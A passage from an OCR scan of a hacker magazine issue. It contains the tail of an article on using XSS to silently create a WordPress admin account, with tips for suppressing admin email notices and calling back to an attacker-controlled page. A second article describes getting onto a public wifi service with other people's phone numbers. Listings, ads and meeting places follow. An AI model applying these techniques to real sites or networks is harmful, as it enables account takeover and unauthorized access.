
If an admin loads this page, a new administrator user called "hacker" will silently get created. If you want to test this out on a WordPress site you control, go ahead and upload this script as hack.js somewhere, and include it in a post (by editing the post in HTML mode). Make sure you delete the "hacker" user first if it's already there. Then, while you're logged in, load the post page, and go check to see what WordPress users your site has. There will be a new one.

This particular script could be improved in a couple of ways. For example, you can check to see if the user is logged into WordPress first before trying to add a new user (there will be a lot more traffic in the logs if each and every visitor sends extra requests to wp-admin/user-add.php). Also, by default WordPress sends an email to the administrator of the site when a new user account gets created, so really this won't be silent at all. To get around this, you can have the script first load the WordPress settings page to see what the admin email address is set to, then post the form to change the email address to your own email address, then add a new user, then submit the settings form again to change the email address back. In this way, the real admin would never get an email about it, and you would instead.

It might take a week for the admin to get around to running your code, it might just take a day, or they might never run it. If you want to be alerted when it happens, you can use Ajax to do that too. Make a page on a website you control (say, http://myevilsite/alert.php) that sends you an email when it gets loaded. Then make the Ajax GET that script

when it gets executed, and you'll get an email when your new account is created. If you're creative, the possibilities are endless.

There are two ways to protect your websites against automated web bots and crazy XSS attacks. First, the only way to defeat bots is to include some sort of CAPTCHA (those annoying images with skewed letters you need to retype). Make sure it actually works - I've seen forms with CAPTCHAs that still work fine if you ignore the CAPTCHA field. Your CAPTCHA doesn't have to be skewed letters, but it does have to be annoying. All it is is a simple Turing test, something that's easy for humans to answer but hard/impossible for computers, which means you'll have to test your users before they can continue if it's important to you to thwart bots. And finally, fix all your XSS holes! XSS gets dismissed as a lowly not-very-harmful vulnerability because "so what if someone pops up an alert box?" Hopefully, this article will show you that it's a bit more dangerous than that.



ABUSING THE CLOUD

by riemann

The following article relates to a very simple hack of Internet service provider The Cloud's public wifi network. Please, *please* don't do anything that would get you into trouble such as accessing their wifi routers without permission; this article is written only to flag up the potentially weak vulnerability of their login process.

Some background first: The Cloud sells itself as one of Europe's biggest public wifi providers, which you can sign up for on a monthly contract, or on a pay-as-you-go policy. When connected, it allows a subscriber unlimited Internet access when their smart phone is used within the range of an establishment such as a restaurant or cafe.

In my case, the local McDonald's was where I found myself bored and chomping on a Big Mac. I fired up my iPhone's Safari browser, and the only wifi access in the area was given as "The Cloud." As expected, this automatically navigated me to the sign-in window for accessing The Cloud services. The "login" had automatically put my phone down as being on the Vodafone network (correct), though to my surprise the only security/password required was my mobile phone number!

Just to check all was well, I inserted my own mobile number and this was quickly rejected as I am not a member of The Cloud. However, this did get me thinking.... I quickly opened my contacts list on my phone with the hope that one of my contacts had an account with The Cloud. It was easy to filter the list of numbers into friends who had business phones or did a lot of business traveling. It was now simply a matter of copying and pasting each mobile number (thanks iOS 3) into The Cloud's login screen to see if they were accepted. With much amazement, on the third such entry, I succeeded in being accepted by the router! It was then a matter of navigating to a web page (Google in this case - sorry!) to show I was really connected.

In conclusion, it is clear that The Cloud has a vulnerability in their network which could allow unauthorized access to their services by jumping onto someone else's account. Once accessed, it could allow a malicious user to tether up their mobile phone to a laptop and abuse this access (multiple PirateBay torrents?). As for your friends' phones, I believe they would not necessarily be charged any extra as The Cloud offers unlimited downloads on its monthly subscription. However, they might be cut off due to your dubious online activities under their name!

References

- *The Cloud:* `www.thecloud.net`
- *McDonalds:* `www.mcdonalds.co.uk`

Listed here are some upcoming events of interest to hackers. Hacker conferences generally cost under $100 and are open to everyone. Higher prices may apply to the more elaborate events such as outdoor camps. If you know of a conference or event that should be known to the hacker community, email us at happenings@2600.com or by snail mail at Hacker Happenings, PO Box 99, Middle Island, NY 11953 USA. We only list events that have a firm date and location, aren't ridiculously expensive, are open to everyone, and welcome the hacker community.

April 7-9
Hackito Ergo Sum 2010
Paris, France
hackitoergosum.org

April 14-17
Notacon
Hilton Garden Inn
Cleveland, OH
www.notacon.org

April 22-25
Easterhegg2011
Eidelstedter Mansion Association
Hamburg, Germany
wiki.hamburg.ccc.de/index.php/Easterhegg2011

June 2-3
AthCon
Jockey's Country Club in Kifisia
Athens, Greece
www.athcon.org

June 3-5
Freifunk Wireless Community Weekend 2011
c-base space station
Berlin, Germany
wiki.freifunk.net/Wireless_Community_Weekend_2011

June 18
Maker Faire NC 2011
North Carolina State FairGrounds
Raleigh, NC
makerfairenc.com

June 18-19
ToorCon Seattle
Last Supper Club
Seattle, WA
www.toorcon.org

August 4-7
Defcon
The Rio Hotel and Casino
Las Vegas, NV
www.defcon.org

August 5-7
NinjaCon
The Hub Vienna
Vienna, Austria
2011.ninjacon.net

August 10-14
Chaos Communication Camp
Finowfurt, Germany
events.ccc.de/category/camp-2011

August 26-27
JurackerFest 2011
Delemont, Switzerland
blog.jurackerfest.ch

September 8-9
SEC-T
Stockholm, Sweden
www.sec-t.org

December 27-30
Chaos Communication Congress
Berliner Congress Center
Berlin, Germany
events.ccc.de/category/28c3

Please send us your feedback on any events you attend and let us know if they should/should not be listed here.

Marketplace

For Sale

DANGEROUSPROTOTYPES.COM - we make open source hardware. Hack your world with the Bus Pirate, USB Infrared Toy, Logic Sniffer, and more. The Bus Pirate ($30) is a universal bus interface that talks to electronics from a PC serial terminal, eliminating a ton of early prototyping effort when working with new or unknown chips. USB Infrared Toy ($20) is a PC remote control receiver/transmitter: view infrared signals on a logic analyzer, capture and replay infrared signals, and play TV POWER codes. The Open Workbench Logic Sniffer ($50) is a 100MHz logic analyzer with USB interface. All prices include worldwide shipping! Check out all our open source projects at www.DangerousPrototypes.com.

AT OWLDOMAIN.COM we take pride in helping our users develop and deploy their newest ideas. Need a VPS? How about a dedicated server? Maybe shared hosting? We have all of those and more! We realize the economy is in the gutter right now, Let us be the rope to help you get back on the top with packages starting as low as $4.95 USD a month. Did we mention unlimited bandwidth and data space with our shared hosting? OwlDomain completely supports *2600!* So much in fact that we have already cut our prices by over 26%!

J!NX-HACKER CLOTHING/GEAR. Tired of being naked? JINX.com has 300+ T's, sweatshirts, stickers, and hats for those rare times that you need to leave your house. We've got swag for everyone, from the budding n00blet to the vintage geek. So take a five minute break from surfing pr0n and check out http://www.JINX.com. Uber-Secret-Special-Mega Promo: Use "2600v28no1" and get 10% off of your order.

CLUB MATE now available in the United States. The caffeinated German beverage is a huge hit at any hacker gathering. Available at $45 per 12 pack of half liter bottles. Bulk discounts for hacker spaces are quite significant. Write to contact@club-mate.us or order directly from store.2600.com.

ANONYMOUS VPN. Send $5.00 per month to IP Anonymous, PO Box 83, Port Hadlock, WA 98339. Include a very unique user name, password and the date you would like service to start. Simply point your PPTP client at ipanonymous.dontexist.net. IPSec account also available for an additional $5.00 setup fee. Include an email address so we can send your configuration. For technical assistance, email ipanonymous@yahoo.com or call 614-285-4574. TOS: The exploitation of minors will not be tolerated.

GAMBLING MACHINE JACKPOTTERS, portable magnetic stripe readers & writers, RFID reader writers, lockpicks, vending machine jackpotters, concealable blackjack card counting computers, computer devices, odometer programmers, and much more. To purchase, visit www.hackershomepage.com.

CAPT'N CRUNCH WHISTLES. Only a few left. THIS IS *THE ORIGINAL* WHISTLE from Capt'n Crunch cereal box. Brand new, unused, mint condition! Join the elite few who own this treasure! Once the remaining few are sold, that's it - there will never, *ever,* be another one offered again. Key chain hole for easy insertion on your key ring. Identify yourself at meetings, etc. as a *2600* member by dangling your key chain and saying nothing. Cover one hole and produce *exactly* 2600 hz. to beep-off a long distance call so you can then Multi Freq. another if your telephone office uses in-channel long distance equipment. Cover the other hole and you get another frequency. Use both holes to call your dog, dolphin, concubine, or hamster. Also, ideal for telephone remote control of your own electronic remote devices. Price includes mailing. $59.95. Not only a rare collector's item but a VERY USEFUL and unique device which is easy to carry with you at all times; nobody will ever know, except you, how it is used for remote control! Cash/money order only. Mail to: WHISTLE, P.O. Box 410802 (ST), CC, Missouri 63141.

TV-B-GONE. Turn off TVs in public places! Airports, restaurants, bars, anywhere there's a TV. Turning off TVs is fun! See why hackers and jammers all over the planet love TV-B-Gone. Don't be fooled by inferior fakes. Only the genuine TV-B-Gone remote controls can turn off almost any TV in the world! Only the genuine TV-B-Gone remote control has Stealth Mode and Instant Reactivation Feature! Only the genuine TV-B-Gone remote control has the power to get TVs at long range! Only the genuine TV-B-Gone remote control is made by people who are treated well and paid well. If it doesn't say Cornfield Electronics on it, it is not the real deal. Also available as an open source kit, as well as the super-popular original keychain. The kit turns off TVs at 40 yards! And for professionals, the TV-B-Gone Pro turns off TVs up to 100 yards away! *2600* readers get the keychains for 10% discount by using coupon code: 2600REAL. www.TVBGone.com

Help Wanted

ATTN *2600* ELITE! In early stages of project to develop an international social network for information exchange. Just a few topics include: cryptography/secure communications, sovereignty, business and tax law manipulations, quantum causality, algorithmic structures, network traffic analysis, social engineering, and much more. Are you looking to apply your technical skill set to a multitude of world changing projects, or need to barter information with professionals to expand your reference base? We need your help to see this project succeed. For details write: Joseph Hayden #74101, L.C.F., PO Box 2, Lansing, KS 66043.

NO COMPROMISE PROVIDER of open architecture-based network privacy & security services is actively searching for exceptional technologists (of all hat colors) with extensive experience in network topology/design, VPN architectures, and general *nix sysadmin - we recently survived a massive federal effort to shut us down via extralegal harassment & imprisonment of our founding CTO on political grounds; company is now bouncing back & expanding our service offerings (telecom included). Must have strong loyalty to principles of free expression, anti-censorship, genuine cultural diversity. Tribal-based management philosophy - strong financial performance, strong community involvement. Details, compensation info, & longtime community credentials available via: wrinko@hushmail.com. Namaste.

Wanted

SEEKING TELEPHONE EXCHANGE LOCATIONS. I want your lists of telephone exchanges, their locations, and the numbers and area they serve. Extra points for third-world countries. I am willing to pay with dollars or trade for similar data. Contact: BitRobber@shady.tel (pgp key fingerprint: 8BA9 5A91 2407 1DA6 6AC2 F9C2 04A8 C3D1 073D 9665).

PAYPHONE PICTURES & NUMBERS WANTED from around the world. Please send in pictures of payphones in unusual, famous, or interesting places, along with the payphone's callable telephone number where possible. Please send all to sfoswald+payphone@gmail.com, with as much information as possible. All contributions will be added to the increasing collection of callable international payphones. Miscellaneous payphone information is also welcome. The site is called PayPhoneBox and can be found via www.payphonebox.com.

Services

PLEASE HIRE ME! I am a hacker in desperate need to break into the IT and infosec industry. I don't have certs, but loads and loads of experience. Resume and references available upon request. Sysadmin, VoIP admin, DBA, tech writing, ANYTHING please. Infoinject@gmail.com or 866-501-CHEN x007. Thank you in advance.

JEAH.NET UNIX SHELLS & HOSTING. How about Quad 2.66GHZ processors, 9GB of RAM, and 25x the storage? JEAH.NET is #1 for fast, stable, and secure UNIX shell accounts. Use hundreds of IRC vhost domains and access all shell programs and compilers. JEAH also features rock-solid UNIX web hosting. *2600* readers' setup fees are always waived. We support *2600,* because we read too! Don't forget our free private WHOIS registration service, with domain purchase, at FYNE.COM.

SUSPECTED OR ACCUSED OF INTERNET-RELATED CRIMINAL OFFENSES? Consult with a lawyer experienced in defending human beings facing computer-related accusations in California and federal courts. I am an aggressive Constitutional and criminal defense lawyer with experience representing persons accused of unauthorized access (so-called computer hacking), misappropriation of trade secrets, and other cybercrimes. I am a semantic warrior committed to the liberation of information (after all, information wants to be free and so do we), and I am willing to contribute pro bono representation for whistleblowers and accused hackers acting in the public interest. Past clients include Kevin Mitnick (million-dollar-bail case in California Superior Court dismissed), Robert Lyttle of The Deceptive Duo (patriotic hacktivist who exposed elementary vulnerabilities in the United States information infrastructure), and others who will remain anonymous. Also, given that the worlds of the hacker and the cannabis aficionado have often intersected historically, please note I also specialize in defending medical marijuana and cannabis cultivation cases. Please contact me, Omar Figueroa, at (415) 489-0420 or (707) 829-0215, at omar@stanfordalumni.org, or at Law Offices of Omar Figueroa, 7770 Healdsburg Ave., Ste. A, Sebastopol, CA 95472. Complimentary case consultation. Stand up for your rights: "I respectfully invoke all of my Constitutional rights, officer. I do not consent to any search or seizure, I choose to remain silent, and I want to speak to a lawyer." Remember your game theory and the Prisoner's Dilemma: nobody talks, everybody walks.

INTELLIGENT HACKERS UNIX SHELL. Reverse.Net is owned and operated by Intelligent Hackers. We believe every user has the right to online security and privacy. In today's hostile anti-hacker atmosphere, intelligent hackers require the need for a secure place to work, compile, and explore without Big Brother looking over their shoulder. Hosted in Chicago with Filtered DoS Protection. Multiple Dual Core FreeBSD servers. Affordable pricing from $5/month, with a money back guarantee. Lifetime 26% discount for *2600* readers. Coupon Code: Save2600. http://www.reverse.net/

Announcements

EXPLORE. COLLECT. CONNECT. Various FYI: public intelligence blog at phibetaiota.net, re-configure.org, true-cost.re-configure.org, webtxtmsg.com (make your web content accessible through text-messaging). For those in NYC, get subway updates by sending "txtnyc" (space) "subup" to 368-638 (DOTNET). This is part of my txtnyc mobile info service experiment. For more, just send "txtnyc" to 368-638. Contact: mobiledemocracy@hushmail.com


WE LIVE IN AN INCREASING AGE OF MISINFORMATION, fraud, and dysfunction. We need more people exploring, collecting, and connecting public Intelligence in the public Interest (Cryptome.org, Wikileaks.org). I work as the NYC Director for the nonprofit Earth Intelligence Network. Our Online *Public Intelligence Journal* (*loaded* with resources) can be found at http://phibetaiota.net. We seek to identify dysfunction and energize creative solutions by interconnecting and harmonizing the 12 policy domains with the top 10 global threats and 8 challengers - http://is.gd/d0FOj Related links: twitter.com/earthintelnet, youtube.com/earthintelnet, www.earth-intelligence.net, true-cost.re-configure.org, smart-city.re-configure.org. Free books: Intelligence for Earth - http://is.gd/b4519 & Collective Intelligence - http://tr.im/jo9S Contact earthintelnet@gmail.com.

OFF THE HOOK is the weekly one hour hacker radio show presented Wednesday nights at 7:00 pm ET on WBAI 99.5 FM in New York City. You can also tune in over the net at www.2600.com/offthehook or on shortwave in North and Central America at 5110 khz. Archives of all shows dating back to 1988 can be found at the *2600* site in mp3 format! Shows from 1988-2010 are now available in DVD-R high fidelity audio for only $10 a year or $150 for a lifetime subscription. Send check or money order to *2600,* PO Box 752, Middle Island, NY 11953 USA or order through our online store at http://store.2600.com. Your feedback on the program is always welcome at oth@2600.com.

ONLY SUBSCRIBERS CAN ADVERTISE IN *2600!* Don't even think about trying to take out an ad unless you subscribe! All ads are free and there is no amount of money we will accept for a non-subscriber ad. We hope that's clear. Of course, we reserve the right to pass judgment on your ad and not print it if it's amazingly stupid or has nothing at all to do with the hacker world. We make no guarantee as to the honesty, righteousness, sanity, etc. of the people advertising here. Contact them at your peril. All submissions are for ONE ISSUE ONLY! If you want to run your ad more than once you must resubmit it each time. Don't expect us to run more than one ad for you in a single issue either. Include your address label/envelope or a photocopy so we know you're a subscriber. Send your ad to *2600* Marketplace, PO Box 99, Middle Island, NY 11953. You can also email your ads to subs@2600.com. Be sure to include your subscriber coding (those numbers on the top of your mailing label) for verification.

Deadline for Summer issue: 5/25/11.

2600 - THE NEXT GENERATION



We know what a lot of you have been up to.

Don't worry, it's cool. The world needs new hackers, and creating them in your own home is a very ingenious plan indeed. But have you thought about what these future innovators are going to wear?

Well, worry no more. The folks at the 2600 clothing subsidiary have devised a brand new scheme to entice youngsters into the world of hacking at a far younger age than has ever been attempted.

So here's what we're offering: two-color printing of the famous blue box on the front of 100% cotton black shirts for the wee ones, in the following sizes: 12 months, 2T, 3T, 4T, 5/6T, and Youth Small

The price is $15. You can order one today at store.2600.com or by writing to the subscription address on the next page.

"The United States continues to help people in oppressive Internet environments get around filters, stay one step ahead of the censors, the hackers, and the thugs who beat them up or imprison them for what they say online."- Hillary Clinton, 15 February 2011

Editor-In-Chief
Emmanuel Goldstein

Associate Editor
Bob Hardy

Layout and Design
Skram

Cover
Dabu Ch'wald

Office Manager
Tampruf

STAFF

Infrastructure
flyko

Network Operations
css, phiber

Broadcast Coordinator
Juintz

IRC Admins
beave, koz, r0d3nt

Forum Admins
Bunni3burn, dot.ret

Inspirational Music: Death Cab for Cutie, Solomon Burke, Cheryl Wheeler, DJ Cam, Sugar Ray, Suzanne Ciani, The Killers, The Fast

Shout Outs: Oda Kvaal-Tanguay, Stig, Joachim, Jessica, Chloe, Basil, David House, Maxim, Andreas Rudin, Revamp-It, Birgitta Jonsdottir

RIP: Ed DeFelippis

***2600* is written by members of the global hacker community. You can be a part of this by sending your submissions to articles@2600.com or the postal address below.**

***2600** (ISSN 0749-3851, USPS # 003-176); Spring 2011, Volume 28 Issue 1, is published quarterly by 2600 Enterprises Inc., 2 Flowerfield, St. James, NY 11780. Periodical postage rates paid at St. James, NY and additional mailing offices.*

POSTMASTER:
Send address changes to: *2600*
P.O. Box 752 Middle Island,
NY 11953-0752.

SUBSCRIPTION CORRESPONDENCE:
2600 Subscription Dept., P.O. Box 752,
Middle Island, NY 11953-0752 USA
(subs@2600.com)

YEARLY SUBSCRIPTIONS:
U.S. and Canada - $24 individual,
$50 corporate (U.S. Funds)
Overseas - $34 individual, $65 corporate

Back issues available for 1984-1986 at $10 per year, 1988-2000 at $2.50 per issue, 2001-2010 at $6.25 per issue. (1987 only available in full back issue sets.) Subject to availability. Shipping added to overseas orders.

LETTERS AND ARTICLE SUBMISSIONS:
2600 Editorial Dept., P.O. Box 99,
Middle Island, NY 11953-0099 USA
(letters@2600.com, articles@2600.com)

***2600* Office/Fax Line: +1 631 751 2600**

Copyright © 2011; 2600 Enterprises Inc.

MEETINGS

ARGENTINA

Buenos Aires: Rivadavia 2022 "La Pocilga."

AUSTRALIA

Melbourne: Caffeine at ReVault Bar, 16 Swanston Walk, near Melbourne Central Shopping Centre. 6:30 pm

Sydney: The Crystal Palace, front bar/bistro, opposite the bus station area on George St at Central Station. 6 pm

AUSTRIA

Graz: Cafe Haltestelle on Jakominiplatz.

BRAZIL

Belo Horizonte: Pelego's Bar at Assufeng, near the payphone. 6 pm

CANADA

Alberta

Calgary: Eau Claire Market food court by the wi-fi hotspot. 6 pm

British Columbia

Kamloops: At Student St in Old Main in front of Tim Horton's, TRU campus.

Manitoba

Winnipeg: St. Vital Shopping Centre, food court by HMV.

New Brunswick

Moncton: Champlain Mall food court, near KFC. 7 pm

Newfoundland

St. John's: Memorial University Center Food Court (in front of the Dairy Queen).

Ontario

Ottawa: World Exchange Plaza, 111 Albert St, second floor. 6:30 pm

Toronto: Free Times Cafe, College and Spadina.

Windsor: Sandy's, 7120 Wyandotte St E. 6 pm

Quebec

Montreal: Bell Amphitheatre, 1000, rue de la Gauchetiere near the Dunkin Donuts in the glass paned area with tables.

CHINA

Hong Kong: Pacific Coffee in Festival Walk, Kowloon Tong. 7 pm

CZECH REPUBLIC

Prague: Legenda pub. 6 pm

DENMARK

Aalborg: Fast Eddie's pool hall.

Aarhus: In the far corner of the DSB cafe in the railway station.

Copenhagen: Cafe Blasen.

Sonderborg: Cafe Druen. 7:30 pm

ENGLAND

Brighton: At the phone boxes by the Sealife Centre (across the road from the Palace Pier). Payphone: (01273) 606674. 7 pm

Leeds: The Brewery Tap Leeds. 7 pm

London: Trocadero Shopping Center (near Piccadilly Circus), lowest level. 6:30 pm

Manchester: Bulls Head Pub on London Rd. 7:30 pm

Norwich: Borders entrance to Chapelfield Mall. 6 pm

FINLAND

Helsinki: Fenniakortteli food court (Vuorikatu 14).

FRANCE

Cannes: Palais des Festivals & des Congres la Croisette on the left side.

Lille: Grand-Place (Place Charles de Gaulle) in front of the Furet du Nord bookstore. 9 pm

Paris: Quick Restaurant, Place de la Republique. 6 pm

Rennes: In front of the store "Blue Box" close to Place de la Republique. 8 pm

Toulouse: Place du Capitole by the benches near the fast food and the Capitole wall. 7:30 pm

GREECE

Athens: Outside the bookstore Papasotiriou on the corner of Patision and Stournari. 7 pm

IRELAND

Dublin: At the phone booths on Wicklow St beside Tower Records. 7 pm

ITALY

Milan: Piazza Loreto in front of McDonalds.

JAPAN

Kagoshima: Amu Plaza next to the central railway station in the basement food court (Food Cube) near Doutor Coffee.

Tokyo: Mixing Bar near Shinjuku Station, 2 blocks east of east exit. 6:30 pm

MEXICO

Chetumal: Food Court at La Plaza de Americas, right front near Italian food.

Mexico City: "Zocalo" Subway Station (Line 2 of the "METRO" subway, the blue one). At the "Departamento del Distrito Federal" exit, near the payphones and the candy shop, at the beginning of the "Zocalo-Pino Suarez" tunnel.

NETHERLANDS

Utrecht: In front of the Burger King at Utrecht Central Station. 7 pm

NEW ZEALAND

Auckland: London Bar, upstairs, Wellesley St, Auckland Central. 5:30 pm

Christchurch: Java Cafe, corner of High St and Manchester St. 6 pm

NORWAY

Oslo: Sentral Train Station at the "meeting point" area in the main hall. 7 pm

Tromsoe: The upper floor at Blaa Rock Cafe, Strandgata 14. 6 pm

Trondheim: Rick's Cafe in Nordregate. 6 pm

PERU

Lima: Barbilonia (ex Apu Bar), en Alcanfores 455, Miraflores, at the end of Tarata St. 8 pm

SOUTH AFRICA

Johannesburg (Sandton City): Sandton food court. 6:30 pm

SWEDEN

Stockholm: Central Station, second floor, inside the exit to Klarabergsviadukten above main hall.

SWITZERLAND

Lausanne: In front of the MacDo beside the train station. 7 pm

WALES

Ewloe: St. David's Hotel.

UNITED STATES

Alabama

Auburn: The student lounge upstairs in the Foy Union Building. 7 pm

Huntsville: Stanlieo's Sub Villa on Jordan Lane.

Arizona

Phoenix: Lola Coffee House, 4700 North Central Ave. 6 pm.

Prescott: Method Coffee, 3180 Willow Creek Rd.

Arkansas

Ft. Smith: Sweetbay Coffee, 7908 Rogers Ave. 6 pm

California

Los Angeles: Union Station, corner of Macy & Alameda. Inside main entrance by bank of phones. Payphones: (213) 972-9519, 9520; 625-9923, 9924; 613-9704, 9746.

Monterey: Mucky Duck, 479 Alvarado St. 5:30 pm.

Sacramento: Round Table Pizza at 127 K St.

San Diego: Regents Pizza, 4150 Regents Park Row #170.

San Francisco: 4 Embarcadero Plaza (inside). 5:30 pm

San Jose: Outside the cafe at the MLK Library at 4th and E San Fernando. 6 pm

Tustin: Panera Bread, inside The District shopping center (corner of Jamboree and Barranca). 7 pm

Colorado

Lakewood: Barnes and Noble in the Denver West Shopping Center, 14347 W Colfax Ave.

Connecticut

Waterbury: Brass Mill Mall second floor food court. 6 pm

District of Columbia

Arlington: Champps Pentagon, 1201 S Joyce St (in Pentagon Row on the courtyard). 7 pm

Florida

Gainesville: In the back of the University of Florida's Reitz Union food court. 6 pm

Melbourne: House of Joe Coffee House, 1220 W New Haven Ave. 6 pm

Orlando: Fashion Square Mall food court, 2nd floor.

Sebring: Lakeshore Mall food court, next to payphones.

Tampa: University Mall in the back of the food court on the 2nd floor. 6 pm

Georgia

Atlanta: Lenox Mall food court. 7 pm

Hawaii

Hilo: Prince Kuhio Plaza food court.

Idaho

Boise: BSU Student Union Building, upstairs from the main entrance. Payphones: (208) 342-9700.

Pocatello: College Market, 604 S 8th St.

Illinois

Chicago: Golden Apple, 2971 N. Lincoln Ave. 6 pm

Indiana

Evansville: Barnes and Noble cafe at 624 S Green River Rd.

Ft. Wayne: Glenbrook Mall food court in front of Sbarro's. 6 pm

Indianapolis: Mo'Joe Coffee House, 222 W Michigan St.

Iowa

Ames: Memorial Union Building food court at the Iowa State University.

Davenport: Co-Lab, 1033 E 53rd St.

Kansas

Kansas City (Overland Park): Barnes & Noble cafe, Oak Park Mall.

Wichita: Riverside Perk, 1144 Bitting Ave.

Louisiana

New Orleans: Z'otz Coffee House uptown at 8210 Oak St. 6 pm

Maine

Portland: Maine Mall by the bench at the food court door. 6 pm

Maryland

Baltimore: Barnes & Noble cafe at the Inner Harbor.

Massachusetts

Boston: Stratton Student Center (Building W20) at MIT in the 2nd floor lounge area. 7 pm

Marlborough: Solomon Pond Mall food court. 6 pm

Northampton: The Yellow Sofa, 24 Main St. 6 pm

Michigan

Ann Arbor: Starbucks in The Galleria on S University. 7 pm

Minnesota

Minneapolis: Java J's coffee house, 700 N Washington.

Missouri

St. Louis: Arch Reactor Hacker Space, 2400 South Jefferson Ave.

Springfield: Borders Books and Music coffeeshop, 3300 S Glenstone Ave, one block south of Battlefield Mall. 5:30 pm

Montana

Helena: Hall beside OX at Lundy Center.

Nebraska

Omaha: Westroads Mall food court near south entrance, 100th and Dodge. 7 pm

Nevada

Las Vegas: Barnes & Noble Starbucks Coffee, 3860 Maryland Pkwy. 7 pm

Reno: Barnes & Noble Starbucks 5555 S. Virginia St.

New Mexico

Albuquerque: Quelab Hacker/MakerSpace, 1112 2nd St NW. 6 pm

New York

New York: Citigroup Center, in the lobby, 153 E 53rd St, between Lexington & 3rd.

Rochester: Interlock Rochester, 1115 E Main St. 7:30 pm

North Carolina

Charlotte: Panera Bread, 9321 JW Clay Blvd (near UNC Charlotte). 6:30 pm

Raleigh: Royal Bean coffee shop, 3801 Hillsborough St (next to the Playmakers Sports Bar and across from Meredith College).

North Dakota

Fargo: West Acres Mall food court by the Taco John's. 6 pm

Ohio

Cincinnati (Walnut Hills): The Brew House. 7 pm

Cleveland (Warrensville Heights): Panera Bread, 4103 Richmond Rd. 7 pm

Columbus: Easton Town Center at the food court across from the indoor fountain. 7 pm.

Dayton: Marions Piazza ver. 2.0, 8991 Kingsridge Dr., behind the Dayton Mall off SR-741.

Oklahoma

Oklahoma City: Cafe Bella, southeast corner of SW 89th St and Penn.

Oregon

Portland: Backspace Cafe, 115 NW 5th Ave. 6 pm

Pennsylvania

Allentown: Panera Bread, 3100 W Tilghman St. 6 pm

Harrisburg: Panera Bread, 4263 Union Deposit Rd. 6 pm

Philadelphia: 30th St Station, southeast food court near mini post office.

Pittsburgh: Panera Bread on Blvd of the Allies near Pitt and CMU campuses. 7 pm

State College: in the HUB above the Sushi place on the Penn State campus.

Puerto Rico

San Juan: Plaza Las Americas by Borders on first floor.

Trujillo Alto: The Office Irish Pub. 7:30 pm

South Carolina

Charleston: Northwoods Mall in the hall between Sears and Chik-Fil-A.

South Dakota

Sioux Falls: Empire Mall, by Burger King.

Tennessee

Knoxville: West Town Mall food court. 6 pm

Memphis: Republic Coffee, 2924 Walnut Grove Rd. 6 pm

Nashville: J&J's Market & Cafe, 1912 Broadway. 6 pm

Texas

Austin: Spider House Cafe, 2908 Fruth St, front room across from the bar. 7 pm

Dallas: Wild Turkey, 2470 Walnut Hill Lane, outside porch near the entrance. 7:30 pm

Houston: Ninfa's Express next to Nordstrom's in the Galleria Mall. 6 pm

San Antonio: Bunsen Burger, 5456 Walzem Rd. 7 pm

Vermont

Burlington: Borders Books at Church St and Cherry St on the second floor of the cafe.

Virginia

Arlington: (see District of Columbia)

Blacksburg: Squires Student Center at Virginia Tech, 118 N. Main St. 7 pm

Charlottesville: Panera Bread at the Barracks Road Shopping Center. 6:30 pm.

Virginia Beach: Pembroke Mall food court. 6 pm

Washington

